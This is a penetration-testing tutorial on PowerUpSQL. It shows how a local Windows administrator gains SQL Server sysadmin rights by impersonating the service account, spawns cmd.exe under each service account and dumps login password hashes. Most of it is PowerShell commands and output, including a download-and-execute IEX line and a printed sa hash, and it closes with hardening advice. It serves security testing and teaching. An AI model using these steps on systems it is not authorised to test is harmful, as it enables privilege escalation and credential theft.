

**#1).DBMS:**

**How to get SQL Server Sysadmin Privileges as a Local Admin with PowerUpSQL:**

Regardless of a SQL Server service account’s privileges on the operating system, it has sysadmin privileges in SQL Server by default.



A few handy functions for impersonating the SQL Server service account with PowerUpSQL.

Invoke-SQLImpersonateService

Invoke-SQLImpersonateService can be used to impersonate a SQL Server service account based on an instance name. This can come in handy when you’re a local admin on a box and want to be able to run all the PowerUpSQL functions as a sysadmin against a local SQL Server instance. Below is a basic example.

1. Log into the target system as a local or domain administrator. Then verify who you are.

PS C:\> whoami

demo\administrator

2. Next load the PowerShell module PowerUpSQL.

PS C:\> IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")

3. List the first available SQL Server instance on the local system.

PS C:\> Get-SQLInstanceLocal | Select-Object -First 1

ComputerName : MSSQLSRV04

Instance : MSSQLSRV04\BOSCHSQL


ServiceDisplayName : SQL Server (BOSCHSQL)

ServiceName : MSSQL$BOSCHSQL

ServicePath : "C:\Program Files\Microsoft SQL Server\MSSQL12.BOSCHSQL\MSSQL\Binn\sqlservr.exe" -sBOSCHSQL

ServiceAccount : NT Service\MSSQL$BOSCHSQL

State : Running



4. Verify that the local administrator does not have sysadmin privileges on the local SQL Server instance using the Get-SQLServerInfo function.

PS C:\> Get-SQLServerInfo -Verbose -Instance MSSQLSRV04\BOSCHSQL

VERBOSE: MSSQLSRV04\BOSCHSQL : Connection Success.

ComputerName : MSSQLSRV04

Instance : MSSQLSRV04\BOSCHSQL

DomainName : DEMO

ServiceProcessID : 1620

ServiceName : MSSQL$BOSCHSQL

ServiceAccount : NT Service\MSSQL$BOSCHSQL

AuthenticationMode : Windows and SQL Server Authentication

Clustered : No

SQLServerVersionNumber : 12.0.4100.1

SQLServerMajorVersion : 2014

SQLServerEdition : Developer Edition (64-bit)

SQLServerServicePack : SP1

OSArchitecture : X64


OsVersionNumber : 6.2

Currentlogin : DEMO\Administrator

IsSysadmin : No

ActiveSessions : 1

You should notice that the “CurrentLogin” is your current user account, and “IsSysadmin” is “No”.



5. Impersonate the SQL Server service account for the target instance.

PS C:\> Invoke-SQLImpersonateService -Verbose -Instance MSSQLSRV04\BOSCHSQL

VERBOSE: MSSQLSRV04\BOSCHSQL : DEMO\administrator has local admin privileges.

VERBOSE: MSSQLSRV04\BOSCHSQL : Impersonating SQL Server process:

VERBOSE: MSSQLSRV04\BOSCHSQL : - Process ID: 1620


VERBOSE: MSSQLSRV04\BOSCHSQL : - Service Account: NT Service\MSSQL$BOSCHSQL

VERBOSE: MSSQLSRV04\BOSCHSQL : Successfully queried thread token

VERBOSE: MSSQLSRV04\BOSCHSQL : Successfully queried thread token

VERBOSE: MSSQLSRV04\BOSCHSQL : Selecting token by Process object

VERBOSE: MSSQLSRV04\BOSCHSQL : Done.



6. Verify that the SQL Server service account for the target instance was successful by running the Get-SQLServerInfo command.

PS C:\> Get-SQLServerInfo -Verbose -Instance MSSQLSRV04\BOSCHSQL

VERBOSE: MSSQLSRV04\BOSCHSQL : Connection Success.

ComputerName : MSSQLSRV04

Instance : MSSQLSRV04\BOSCHSQL

DomainName : DEMO

ServiceProcessID : 1620

ServiceName : MSSQL$BOSCHSQL

ServiceAccount : NT Service\MSSQL$BOSCHSQL

AuthenticationMode : Windows and SQL Server Authentication

Clustered : No

SQLServerVersionNumber : 12.0.4100.1

SQLServerMajorVersion : 2014

SQLServerEdition : Developer Edition (64-bit)

SQLServerServicePack : SP1

OSArchitecture : X64

OsMachineType : ServerNT

OSVersionName : Windows Server 2012 Standard

OsVersionNumber : 6.2

CurrentLogin : NT Service\MSSQL$BOSCHSQL

IsSysadmin : Yes

ActiveSessions : 1

the “CurrentLogin” is now the SQL Server service account, and “IsSysadmin” is now “Yes”. At this point, any PowerUpSQL function you run will be in a sysadmin context.

7. Once you’re all done doing what you need to do, revert to your original user context with the command below.

PS C:\> Invoke-SQLImpersonateService -Verbose -Rev2Self

Invoke-SQLImpersonateServiceCmd:

Below is an example showing how to quickly start a cmd.exe in the context of each SQL service account associated with the instance MSSQLSRV04\BOSCHSQL. It’s a little silly, but it seems to be an effective way to illustrate risk around SQL Server service accounts during demos.

Note: You can also set a custom command to run using the -Exec command.

PS C:\> Invoke-SQLImpersonateServiceCmd -Instance MSSQLSRV04\BOSCHSQL

Note: The verbose flag will give you more info if you need it.

MSSQLSRV04\BOSCHSQL - Service: SQL Full-text Filter Daemon Launcher (BOSCHSQL) - Running command "cmd.exe" as NT Service\MSSQLFDLauncher$BOSCHSQL


MSSQLSRV04\BOSCHSQL - Service: SQL Server Reporting Services (BOSCHSQL) - Running command "cmd.exe" as NT Service\ReportServer$BOSCHSQL

MSSQLSRV04\BOSCHSQL - Service: SQL Server Analysis Services (BOSCHSQL) - Running command "cmd.exe" as NT Service\MSOLAP$BOSCHSQL

MSSQLSRV04\BOSCHSQL - Service: SQL Server (BOSCHSQL) - Running command "cmd.exe" as NT Service\MSSQL$BOSCHSQL

All done.

When the function is done running you should have a cmd.exe window for each of the services.



Get-SQLServerPasswordHash

Mike Manzotti (@mmanzo\_) was nice enough to write a great function for pulling SQL Server login password hashes. It can be quite handy during penetration tests when searching for commonly shared account passwords. He also added a -migrate switch to automatically escalate to sysadmin if your executing against a local instance with local administrator privileges.

PS C:\> Get-SQLServerPasswordHash -Verbose -Instance MSSQLSRV04\BOSCHSQL -Migrate

VERBOSE: MSSQLSRV04\BOSCHSQL : Connection Success.

VERBOSE: MSSQLSRV04\BOSCHSQL : You are not a sysadmin.

VERBOSE: MSSQLSRV04\BOSCHSQL : DEMO\administrator has local admin privileges.

VERBOSE: MSSQLSRV04\BOSCHSQL : Impersonating SQL Server process:

VERBOSE: MSSQLSRV04\BOSCHSQL : - Process ID: 1568

VERBOSE: MSSQLSRV04\BOSCHSQL : - ServiceAccount: NT Service\MSSQL$BOSCHSQL

VERBOSE: MSSQLSRV04\BOSCHSQL : Successfully queried thread token

VERBOSE: MSSQLSRV04\BOSCHSQL : Successfully queried thread token

VERBOSE: MSSQLSRV04\BOSCHSQL : Selecting token by Process object

VERBOSE: MSSQLSRV04\BOSCHSQL : Attempting to dump password hashes.

VERBOSE: MSSQLSRV04\BOSCHSQL : Attempt complete.

VERBOSE: 3 password hashes recovered.

ComputerName : MSSQLSRV04

Instance : MSSQLSRV04\BOSCHSQL

PrincipalId : 1

PrincipalName : sa

PrincipalSid : 1

PrincipalType : SQL\_LOGIN

CreateDate : 4/8/2003 9:10:35 AM

DefaultDatabaseName : master

PasswordHash : 0x0200698883dbec3fb88c445d43b99794043453384d13659ce72fc907af5a34534563c1624d935279f6447be9ec44467d4d1ef56d8e14a91fe183450520f560c2

[TRUNCATED]

Note: Mike also mentioned that it’s been working well remotely over WMI.

General Recommendations

Below are some basic recommendations that can be used to reduce the risk of the common escalation techniques outlined above.

Upgrade to Windows Server 2012 or greater to support common OS controls.

Upgrade to SQL Server 2012 or greater to support common SQL Server controls.

Do not allow the storage of wdigest passwords in memory.

Do enable process protection.

Do use managed service accounts for standalone SQL Servers.

Do use least privilege domain accounts for clustered SQL Servers.

“Run separate SQL Server services under separate Windows accounts. Whenever possible, use separate, low-rights Windows or Local user accounts for each SQL Server service.” For more information, see https://docs.microsoft.com/en-us/sql/sql-server/install/security-considerations-for-a-sql-server-installation#isolated\_services

Consider running endpoint protection that can identify common remote code injection techniques.